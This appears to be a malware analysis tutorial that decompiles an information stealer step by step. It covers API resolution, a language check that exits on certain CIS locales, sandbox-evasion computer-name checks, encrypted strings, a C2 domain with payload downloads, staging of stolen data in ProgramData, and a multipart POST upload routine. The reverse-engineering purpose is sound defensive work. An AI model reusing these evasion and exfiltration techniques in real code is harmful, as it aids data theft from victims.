
```
int v12; // [esp+2Ch] [ebp-4h]

handle_kernel32 = get_handle_kernel32();
if ( handle_kernel32 )
{
  LoadLibraryA_1 = (int (__stdcall *)(_DWORD))custom_get_proc_address(handle_kernel32, *(_DWORD *)LoadLibraryA_0);
  GetProcAddress_1 = (int (__stdcall *)(_DWORD, _DWORD))custom_get_proc_address(
                                                           handle_kernel32,
                                                           *(_DWORD *)GetProcAddress_0);
  *(_DWORD *)ExitProcess_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)ExitProcess_0);
  *(_DWORD *)GetUserDefaultLangID_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GetUserDefaultLangID_0);
  FindFirstFileA_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)FindFirstFileA_0);
  DeleteFileA_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)DeleteFileA_0);
  FindNextFileA_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)FindNextFileA_0);
  FindClose_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)FindClose_0);
  GetSystemInfo_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GetSystemInfo_0);
  GlobalMemoryStatusEx_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GlobalMemoryStatusEx_0);
  GetComputerNameA_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GetComputerNameA_0);
  IsWow64Process_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)IsWow64Process_0);
  GetCurrentProcess_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GetCurrentProcess_0);
  GetLocalTime_0_0 = GetProcAddress_1(handle_kernel32, *(_DWORD *)GetLocalTime_0);
```

I will call the function which we are in to resolve_APIs and go to the next call **sub_41F4A0**



```
text:00421400 nShowCmd        = dword ptr  14h
text:00421400
text:00421400                 push    ebp
text:00421401                 mov     ebp, esp
text:00421403                 mov     ecx, offset unk_4326F8
text:00421408                 call    strings_decode
text:0042140D                 call    resolve_APIs
text:00421412                 call    sub_41F4A0
text:00421417                 test    eax, eax
text:00421419                 jz      short loc_421429
text:0042141B                 call    sub_41B700
text:00421420                 test    eax, eax
```


We see that there is GetUserDefaultLangID call so let’s rename v1 to UserDefaultLangID. **sub_41F4A0** call is comparing the default language ID of the pc with some other IDs if the IDs are the same the function will return 0 and the malware will stop execution.



```
int sub_41F4A0()
{
  unsigned int UserDefaultLangID_0_0; // [esp+0h] [ebp-Ch]
  int v2; // [esp+4h] [ebp-8h]

  v2 = 1;
  UserDefaultLangID_0_0 = GetUserDefaultLangID_0_0();
  if ( UserDefaultLangID_0_0 > 0x43F )
  {
    if ( UserDefaultLangID_0_0 == 1091 )
    {
      v2 = 0;
    }
    else if ( UserDefaultLangID_0_0 == 2092 )
    {
      v2 = 0;
    }
  }
  else
```


After searching for these IDs we know that the malware will stop execution if the pc default language is (Uzbek, Azeri, Kazakh, Russian, Ukrainian, Belarusian). I’ll call this function “check_lang_id”.

let’s go to the next call **sub_41B700** and go to the first function **sub_41B2E0**. There is GetComputerNameA function




```
char *sub_41B2E0()
{
  char *result; // eax
  int v1; // [esp+0h] [ebp-114h] BYREF
  _DWORD v2[67]; // [esp+4h] [ebp-110h] BYREF

  v1 = 260;
  if ( GetComputerNameA_0_0(v2, &v1) )
    result = (char *)v2;
  else
    result = (char *)Unk_0;
  return result;
}
```

I will call this function “Get_Computer_Name” and go back to **sub_41B700**. We see that the function **sub_41B2E0** is returning in v0




```
int sub_41B700()
{
  char *v0; // eax
  char *v1; // eax
  const char *v3; // [esp-4h] [ebp-8h]
  const char *v4; // [esp-4h] [ebp-8h]
  int v5; // [esp+0h] [ebp-4h]

  v5 = 1;
  v3 = HAL9TH_0;
  v0 = Get_Computer_Name();
  if ( !_stricmp(v0, v3) )
  {
    v4 = JohnDoe_0;
    v1 = sub_41B1E0();
    if ( !_stricmp(v1, v4) )
      v5 = 0;
  }
```

so let’s rename v0 it to “computer_name”. Then “computer_name” function will be compared with v3 and v3 is **HAL9TH** if they are equal it returns zero which means that the malware is being analyzed so the malware will stop execution



```
v5 = 1;
v3 = HAL9TH_0;
computer_name = Get_Computer_Name();
if ( !_stricmp(computer_name, v3) )
{
  v4 = JohnDoe_0;
  v1 = sub_41B1E0();
  if ( !_stricmp(v1, v4) )
    v5 = 0;
}
return v5;
}
```

sub_420BE0 is the last call so let’s get into it. let’s go to the first call **sub_421620**




```
char *__thiscall sub_421620(char *this, int a2, int a3, int a4, int a5, int a6)
{
  memset(this, 0, 0x148u);
  *((_DWORD *)this + 3) = a2;
  strcpy_s(this + 16, 20u, "1BEF0A57BE110FD467A");
  *((_DWORD *)this + 1) = 500000;
  *(_DWORD *)this = operator new[](*((_DWORD *)this + 1));
  memset(*(void **)this, 0, *((_DWORD *)this + 1));
  *((_DWORD *)this + 9) = a3;
  *((_DWORD *)this + 14) = a4;
  *((_DWORD *)this + 15) = a5;
  *((_DWORD *)this + 16) = a6;
  return this;
}
```

We see a string which looks like a key, this function is returning to this which means that the function initializing the value of the structure, so I’ll call it “init_this_struct”.


C2 Communication

In the next call we see **wsprintfA** functions.




```
v30 = 0;
wsprintfA_0_0(v21, dword_432244, network_ioc);
wsprintfA_0_0(v16, dword_432520, network_ioc);
wsprintfA_0_0(v18, dword_43252C, network_ioc);
wsprintfA_0_0(v22, dword_4326E4, network_ioc);
wsprintfA_0_0(v19, dword_43259C, network_ioc);
wsprintfA_0_0(v17, dword_43256C, network_ioc);
wsprintfA_0_0(v23, dword_432294, network_ioc);
wsprintfA_0_0(Src, dword_4322E8, network_ioc);
lstrcatA_0_0(v12, dword_432570);
v0 = sub_41A580(0xFu);
```

Let’s see the xrefs of **dword_432244**




```
Zone_Identifier_0 = strings_decrypt((int)"YIkMvkyJLSG761esjYVXxg==");// :Zone.Identifier
dword_4326B8 = (char *)strings_decrypt((int)"AYkMvkzzFiSw9kWgmhFS7riG35nUKMc=");// [ZoneTran
dword_432244 = strings_decrypt((int)"f6BM4QfNFCI=");// %s/1.jpg
dword_432520 = strings_decrypt((int)"f6BM4gfNFCI=");// %s/2.jpg
dword_43252C = strings_decrypt((int)"f6BM4wfNFCI=");// %s/3.jpg
```

Everything is clear now, %s will be replaced with the network ioc “himarkh.xyz” and become “himarkh.xyz/1.jpg”, let’s rename the **dword_432244** to “network_ioc_1_jpg” and do that to the next dwords.



```
memset(v26, 0, sizeof(v26));
init_this_struct(&unk_4294CF, 65001, 0, 0, 0);
v30 = 0;
wsprintfA_0_0(v21, network_ioc_1_jpg, network_ioc);
wsprintfA_0_0(v16, network_ioc_2_jpg, network_ioc);
wsprintfA_0_0(v18, network_ioc_3_jpg, network_ioc);
wsprintfA_0_0(v22, network_ioc_4_jpg, network_ioc);
wsprintfA_0_0(v19, network_ioc_5_jpg, network_ioc);
wsprintfA_0_0(v17, network_ioc_6_jpg, network_ioc);
wsprintfA_0_0(v23, network_ioc_7_jpg, network_ioc);
wsprintfA_0_0(Src, network_ioc_main_php, network_ioc);
lstrcatA_0_0(v12, dword_432570);
v0 = sub_41A580(0xFu);
lstrcatA_0_0(v12, v0);
```


next we see **dword_432570** is assigned to **v12**, let’s see the xrefs of **dword_432570**



```
dword_4322BC = strings_decrypt((int)"T6A/jAzU");// %s\\%s
dword_432170 = (int)strings_decrypt((int)"f6A=");// %s
dword_432570 = strings_decrypt((int)"Gek/jHnVCyKs5E6BiphT6Is=");// C:\\ProgramData\\
exe_0 = strings_decrypt((int)"dLYbtQ==");      // .exe
```


It gets the path of program data folder, let’s rename it to get_path_programdata and rename v12 to path_programdata.

In the next call we see GetTickCount so this function is getting a random value.



```
_BYTE *__cdecl sub_41A580(size_t Size)
{
  unsigned int v1; // eax
  _BYTE *v3; // [esp+0h] [ebp-8h]
  signed int i; // [esp+4h] [ebp-4h]

  v3 = malloc(Size);
  *v3 = 0;
  v1 = GetTickCount_0_0();
  srand(v1);
  for ( i = 0; i < (int)Size; ++i )
  {
    rand();
    wsprintfA_0_0(v3, dword_4325AC, v3);
  }
  v3[i] = 0;
  return v3;
}
```

I will call it “get_random_value”, then the value is returned to **v0**.




```
wsprintfA_0_0(v17, network_ioc_6_jpg, network_ioc);
wsprintfA_0_0(v23, network_ioc_7_jpg, network_ioc);
wsprintfA_0_0(Src, network_ioc_main_php, network_ioc);
lstrcatA_0_0(path_programdata, get_path_programdata);
v0 = get_random_value(0xFu);
lstrcatA_0_0(path_programdata, v0);
v1 = get_random_value(0xAu);
wsprintfA_0_0(FileName, dword_4326F4, v1);
wsprintfA_0_0(v25, dword_4322BC, path_programdata);
lstrcatA_0_0(v20, path_programdata);
```

I will rename **vo** to “random_value”.


next we see that random value is being concatenated to the path of program data, this means that there is path is being generated.

next we see **dword_4326F4** is assigned to FileName



```
wsprintfA_0_0(v23, network_ioc_7_jpg, network_ioc);
wsprintfA_0_0(Src, network_ioc_main_php, network_ioc);
lstrcatA_0_0(path_programdata, get_path_programdata);
random_value = get_random_value(0xFu);
lstrcatA_0_0(path_programdata, random_value);
v1 = get_random_value(0xAu);
wsprintfA_0_0(FileName, dword_4326F4, v1);
wsprintfA_0_0(v25, dword_4322BC, path_programdata);
lstrcatA_0_0(v20, path_programdata);
lstrcatA_0_0(v20, dword_4322E0);
```


let’s see the dword xrefs



```
lpFileName = (LPCSTR)strings_decrypt((int)"Gek/jHnVCyKs5E6BiphT6Iub1bbEep5iJ+VT9FI=");// (
dword_4320F4 = (LPCSTR)strings_decrypt((int)"Gek/jHnVCyKs5E6BiphT6Iue2aLFe4Flea4GrA5/5izQ'
dword_4326F4 = strings_decrypt((int)"BfYQ/lPOFA==");// _%s.zip
dword_4322E0 = strings_decrypt((int)"Bo9jv0bMDSCt");// \\
dword_4322C4 = strings_decrypt((int)"Bo8CpV3IAiyy6Q==");// \\autofill
```


There is a file generated with extension .zip that has the stolen data. It’s clear now The path C:\ProgramData[A-Z0–9]{25}\files\ is generated for collecting stolen data then the malware compress the folder “files” to zip file.

Let’s see this call.




```
lstrcatA_0_0(v28, path_programdata);
lstrcatA_0_0(v28, dword_4320C4);
sub_420080((int)v17, lpFileName);
sub_420080((int)v21, dword_432568);
sub_420080((int)v16, dword_4322F0);
sub_420080((int)v18, dword_432398);
sub_420080((int)v22, dword_432458);
sub_420080((int)v19, dword_432440);
sub_420080((int)v23, dword_4320F4);
dword_4327F8(path_programdata, 0);
dword_4327F8(v20, 0);
```

After looking into this call we see that this call is downloading from internet



```
{
  v20 = 1;
  InternetSetOptionA_0_0(v22, 65, &v20, 4);
  v8 = *((_DWORD *)this + 16);
  v7 = *((_DWORD *)this + 15);
  v2 = sub_401330(v23);
  v19 = InternetConnectA_0_0(v22, v2, 80, v7, v8, 3, 0, 1);
  if ( v19 )
  {
    InternetSetOptionA_0_0(v19, 65, 1, 0);
    v3 = sub_401330(v24);
    v18 = HttpOpenRequestA_0_0(v19, "POST", v3, 0, 0, 0, 0x400000, 1);
    if ( v18 )
    {
      sub_4217A0(v18);
      sub_4011C0(v17, "Content-Type: multipart/form-data; boundary=");
      LOBYTE(v26) = 2;
      sub_401EC0(this + 16);
      v9 = Concurrency::details::_CancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *)
      v4 = sub_401330(v17);
      HttpAd_0(v18, v4, v9, 0x20000000);
      _itoa_s(*((_DWORD *)this + 2), Buffer, 0x32u, 10);
      std::string::operator=("Content-Length: ");
      sub_401EC0(Buffer);
      v10 = Concurrency::details::_CancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *
      v5 = sub_401330(v17);
      HttpAd_0(v18, v5, v10, 0x20000000);
      if ( HttpSendRequestA_0_0(v18, 0, 0, *(_DWORD *)this, *((_DWORD *)this + 2)) )
      {
        v14 = 260;
        if ( HttpQueryInfoA_0_0(v18, 46, Str, &v14, 0) )
        {
          InternetCloseHandle_0_0(v18);
          Str[v14] = 0;
          v12 = (unsigned __int8 *)sub_401E50(Str, "http");
```

